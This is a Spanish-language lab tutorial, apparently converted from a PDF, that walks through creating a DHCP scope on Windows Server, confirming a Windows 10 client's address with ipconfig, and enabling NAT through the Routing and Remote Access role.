


Le damos “Siguiente” al resto de opciones y esperamos a que se instale el servicio:




Tras la instalación nos saldrá una advertencia arriba a la derecha:







Ahora vamos a la sección de herramientas y configuramos más a fondo el servicio DHCP:



Pulsamos en la opción de crear un nuevo ámbito sobre IPv4:



Le damos un nombre al ámbito:



Seleccionamos el rango de IP:

Asistente para ámbito nuevo

**Intervalo de direcciones IP**

Para definir el intervalo de direcciones del ámbito debe identificar un conjunto de direcciones IP consecutivas.



Opciones de configuración del servidor DHCP

Escriba el intervalo de direcciones que distribuye el ámbito.

Dirección IP inicial:

Dirección IP final:

Opciones de configuración que se propagan al cliente DHCP

Longitud:

Máscara de subred:

< Atrás

Siguiente >

Cancelar

Del rango marcado podemos excluir algunas IP, pero en nuestro caso no será así:

### Asistente para ámbito nuevo

#### Agregar exclusiones y retraso

Exclusiones son direcciones o intervalos de direcciones que no son distribuidas por el servidor. Retraso es el tiempo que retrasará el servidor la transmisión de un mensaje DHCPOFFER.



Escriba el intervalo de direcciones IP que desea excluir. Si desea excluir una sola dirección, escriba solo una dirección en Dirección IP inicial.

Dirección IP inicial:      Dirección IP final:

Agregar

Intervalo de direcciones excluido:

Quitar

Retraso de subred en milisegundos:

< Atrás

Siguiente >

Cancelar

Elegimos el tiempo en el que se reasignan las IP:

### Asistente para ámbito nuevo

#### Duración de la concesión

La duración de la concesión especifica durante cuánto tiempo puede utilizar un cliente una dirección IP de este ámbito.



La duración de las concesiones debería ser típicamente igual al promedio de tiempo en que el equipo está conectado a la misma red física. Para redes móviles que consisten principalmente de equipos portátiles o clientes de acceso telefónico, las concesiones de duración más corta pueden ser útiles.

De igual modo, para una red estable que consiste principalmente de equipos de escritorio en ubicaciones fijas, las concesiones de duración más larga son más apropiadas.

Establecer la duración para las concesiones de ámbitos cuando sean distribuidas por este servidor.

Limitada a:

Días:      Horas:      Minutos:

< Atrás

Siguiente >

Cancelar

Le damos a aplicar ya las configuraciones:

Asistente para ámbito nuevo

**Configurar opciones DHCP**

Para que los clientes puedan utilizar el ámbito debe configurar las opciones DHCP más habituales.



Cuando los clientes obtienen una dirección, se les da opciones DHCP tales como las direcciones IP de los enrutadores (puertas de enlace predeterminadas), servidores DNS y configuración WINS para ese ámbito.

La configuración que ha seleccionado aquí es para este ámbito e invalida la configuración de la carpeta Opciones de servidor para este servidor.

¿Desea configurar ahora las opciones DHCP para este ámbito?

Configurar estas opciones ahora

Configuraré estas opciones más tarde

< Atrás    **Siguiente >**    Cancelar

Agregamos la IP del Windows Server como puerta de enlace:

Asistente para ámbito nuevo

**Enrutador (puerta de enlace predeterminada)**

Puede especificar los enrutadores, o puertas de enlace predeterminadas, que se distribuirán en el ámbito.



Para agregar una dirección IP para un enrutador usado por clientes, escriba la dirección.

Dirección IP:

	.	.	.	.	<input type="button" value="Agregar"/>
192.168.10.1					<input type="button" value="Quitar"/>
					<input type="button" value="Arriba"/>
					<input type="button" value="Abajo"/>

[\*\*< Atrás\*\*](#) [\*\*Siguiente >\*\*](#) [\*\*Cancelar\*\*](#)

Dejamos la IP del Windows Server asignada también como DNS:

Asistente para ámbito nuevo

**Nombre de dominio y servidores DNS**

El Sistema de nombres de dominio (DNS) asigna y traduce los nombres de dominio que utilizan los clientes de la red.



Puede especificar el dominio primario que desea que los equipos clientes de su red usen para la resolución de nombres DNS.

Dominio primario:

Para configurar clientes de ámbito para usar servidores DNS en su red, escriba las direcciones IP para esos servidores.

Nombre de servidor:

<input type="text"/>	<input type="button" value="Resolver"/>
<input type="button" value="Agregar"/>	
<input type="button" value="Quitar"/>	
<input type="button" value="Arriba"/>	
<input type="button" value="Abajo"/>	

Dirección IP:

	.	.	.	.	<input type="button" value="Agregar"/>
192.168.10.1					<input type="button" value="Quitar"/>
					<input type="button" value="Arriba"/>
					<input type="button" value="Abajo"/>

[\*\*< Atrás\*\*](#) [\*\*Siguiente >\*\*](#) [\*\*Cancelar\*\*](#)

Pulsamos activar el ámbito ahora:

**Asistente para ámbito nuevo**

**Activar ámbito**

Los clientes pueden obtener concesiones de direcciones solo si el ámbito está activado.




¿Desea activar este ámbito ahora?

Activar este ámbito ahora  
 Activar este ámbito más tarde

**< Atrás** **Siguiente >** **Cancelar**

En el cliente Windows 10 ponemos para recibir la IP de manera automática:



Ahora si hacemos **Ipconfig** en la consola de Windows, veremos que tenemos la IP 192.168.10.2 asignada:

```
Símbolo del sistema
Microsoft Windows [Versión 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\usuario>ipconfig


Configuración IP de Windows

Adaptador de Ethernet Ethernet0:

Sufijo DNS específico para la conexión. . . :
Vínculo: dirección IPv6 local. . . : fe80::c439:b589:5c3:eea9%6
Dirección IPv4. . . . . : 192.168.10.2
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . : 192.168.10.1
```

## Subtarea 2.4: Implementación de NAT

Vamos al apartado de “**Agregar Roles y Características**” de Windows Server:



Seleccionamos el servicio de acceso remoto:

Asistente para agregar roles y características

## Seleccionar roles de servidor

SERVIDOR DE DESTINO  
WIN-Q926QQ9150L.soporttec.local


Antes de comenzar  
Tipo de instalación  
Selección de servidor  
**Roles de servidor**  
Características  
Acceso remoto  
Servicios de rol  
Confirmación  
Resultados

Seleccione uno o varios roles para instalarlos en el servidor seleccionado.


Roles	Descripción
<input checked="" type="checkbox"/> Acceso remoto	Acceso remoto proporciona conectividad sin problemas a través de DirectAccess, VPN y el proxy de aplicación web. DirectAccess proporciona una experiencia siempre activada y siempre administrada. RAS proporciona servicios VPN tradicionales, incluida la conectividad de sitio a sitio (basada en sucursal o basada en nube). El proxy de aplicación web habilita la publicación de aplicaciones basadas en HTTPS y HTTP desde su red corporativa en dispositivos clientes fuera de dicha red. El enruteamiento proporciona funciones tradicionales de enruteamiento, lo que incluye NAT, así como otras opciones de conectividad RAS v
<input type="checkbox"/> Active Directory Lightweight Directory Services	
<input type="checkbox"/> Active Directory Rights Management Services	
<input type="checkbox"/> Atestación de mantenimiento del dispositivo	
<input type="checkbox"/> Hyper-V	
<input type="checkbox"/> Servicio de protección de host	
<input type="checkbox"/> Servicios de acceso y directivas de redes	
<input checked="" type="checkbox"/> Servicios de archivos y almacenamiento (2 de 12 instalados)	
<input type="checkbox"/> Servicios de certificados de Active Directory	
<input checked="" type="checkbox"/> Servicios de dominio de Active Directory (Instalado)	
<input type="checkbox"/> Servicios de Escritorio remoto	
<input type="checkbox"/> Servicios de federación de Active Directory	
<input type="checkbox"/> Servicios de impresión y documentos	
<input type="checkbox"/> Servidor de fax	
<input checked="" type="checkbox"/> Servidor DHCP (Instalado)	
<input checked="" type="checkbox"/> Servidor DNS (Instalado)	
<input type="checkbox"/> Servidor web (IIS)	
<input type="checkbox"/> Volume Activation Services	
<input type="checkbox"/> Windows Deployment Services	

< Anterior Siguiente > Instalar Cancelar


Seleccionamos enruteamiento:




Le damos siguiente al resto de opciones y esperamos a que finalice la instalación:




Nos saltará una advertencia arriba a la derecha, **en este caso lo ignoraremos** e iremos al apartado de herramientas y pulsaremos en enrutamiento y acceso remoto:



Comenzamos la configuración:



Seleccionamos traducción de direcciones de red (NAT):



Seleccionamos la interfaz WAN (en caso de no salir las interfaces, iniciamos de nuevo el proceso de configuración):

Asistente para la instalación del servidor de enrutamiento y acceso remoto

**Conexión a Internet NAT**  
Puede seleccionar una interfaz existente o crear una nueva interfaz de marcado a petición para equipos clientes a fin de conectarse a Internet.

Utilizar esta interfaz pública para conectarse a Internet:  
Interfaces de red:


Nombre	Descripción	Dirección IP
LAN	Intel(R) 82574L Gigabit...	192.168.10.1
WAN	Intel(R) 82574L Gigabit...	192.168.93.130

Crear una conexión a Internet de marcado a petición  
Una interfaz de marcado a petición se activa cuando un cliente usa Internet.  
Seleccione esta opción si el servidor se conecta con un módem o usando el protocolo punto a punto a través de Ethernet. El Asistente para interfaz de marcado a petición se iniciará al final de este asistente.

[< Atrás](#) [Siguiente >](#) [Cancelar](#)

Finalizamos la implementación del servicio:

### Asistente para la instalación del servidor de enrutamiento y acceso remoto



